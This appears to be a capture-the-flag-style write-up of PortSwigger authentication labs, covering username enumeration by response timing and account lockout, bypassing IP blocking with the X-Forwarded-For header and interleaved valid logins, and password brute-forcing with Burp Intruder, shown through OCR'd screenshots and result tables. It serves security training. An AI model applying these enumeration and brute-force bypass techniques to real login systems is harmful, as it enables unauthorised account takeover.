
After finding username I bruteforced the password with the list provided on description, then I finally managed to access the victims account. I attach the images to understand the overall process.


Define extract grep item
Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.
Define start and end
Start after expression: -warning>
Start at offset: 2686
End at delimiter:)>\n <form
End at fixed length: 29
Extract from regex group
\-warning>(.*?) \n <form
Case sensitive
Exclude HTTP headers
Update config based on selection below
Refetch response

</section>


<section class="maincontainer">

<header class="navigation-header">
<section class="top-links">
Home |
My account |
</section>
</header>
<header class="notification-header">
</header>
<h1>Login</h1>
<section>
Invalid username or password.
<form class=login-form method=POST action="/login">
Search
1 highlight
OK
Cancel



Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
\-warning>(.*?) \n...
Comment
77 apps 200 219 3342 Invalid username or pass...
0 200 155 3358 Invalid username or pass...
1 carlos 200 155 3356 Invalid username or pass...
2 root 200 157 3360 Invalid username or pass...
3 admin 200 194 3339 Invalid username or pass...
4 test 200 157 3356 Invalid username or pass...
5 guest 200 205 3357 Invalid username or pass...
6 info 200 153 3360 Invalid username or pass...
7 adm 200 153 3360 Invalid username or pass...
8 mysql 200 157 3341 Invalid username or pass...
9 user 200 196 3342 Invalid username or pass...
10 administrator 200 195 3358 Invalid username or pass...
11 oracle 200 153 3341 Invalid username or pass...
12 ftp 200 226 3339 Invalid username or pass...
Request
Response
Pretty
Raw
Hex
Render
<header class="notification-header">
</header>
<h1>
Login
</h1>
<section>


Invalid username or password.

<form class=login-form method=POST action="/login">
<label>
Username
</label>





I started used password list to bruteforce and found a valid password.





After getting the valid credentials. I verified them on application and successfully logged into the target account.





Lab 5: https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-response-timing


In this challenge, they implemented a protection mechanism where multiple login attempts with random passwords automatically result in the blocking of the user's IP address. To bypass this filter, the **X-Forwarded-For** header can be utilized, allowing an attacker to send multiple usernames and passwords without being blocked.

Once I identified the username, I used the **pitchfork** attack method to obtain valid credentials. The trick here is that when the correct username is submitted, the server takes longer to check the password, as it verifies its correctness. By analyzing the response time, I was able to pinpoint the valid username.


After identifying the correct username, I performed a brute force attack on the password to gain access to the victim's account.

Now let’s see the below images to understand better about the attack or vulnerabilities.

I am starting the attack by adding x-forwarded-for header and username list.





Here I found the valid username with the help of response time of request.



After finding the valid username I tried to dictionary attack for valid password I did it using the intruder. Below image shows the valid username and password for the account.


And I verified the credentials and I successfully signed into the account with gathered details.







Lab 6: https://portswigger.net/web-security/authentication/password-based/lab-broken-bruteforce-protection-ip-block

In this challenge the server is blocking when unauthorized requests are send 3 times continuously. So here we are using the two carlos requests and one legitimate request by this we can achieve the valid username and password.







Below image demonstrates the verification of gathered valid credentials.




Lab 7: https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-account-lock


In this challenge we need to make use of cluster bomb to insert null payloads at the end of the password and check the length of the each request then you find one request has highest value that is our username and for getting password I used the bruteforce technique with password lists.








Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	158			3240	
1	carlos	null	200	158			3240	
2	root	null	200	198			3240	
3	admin	null	200	200			3240	
4	test	null	200	156			3240	
5	guest	null	200	157			3240	
6	info	null	200	158			3240	
7	adm	null	200	156			3240	
8	mysql	null	200	201			3240	
9	user	null	200	184			3240	
10	administrator	null	200	200			3240	
11	oracle	null	200	278			3240	
12	ftp	null	200	157			3240	
13	pi	null	200	156			3240	

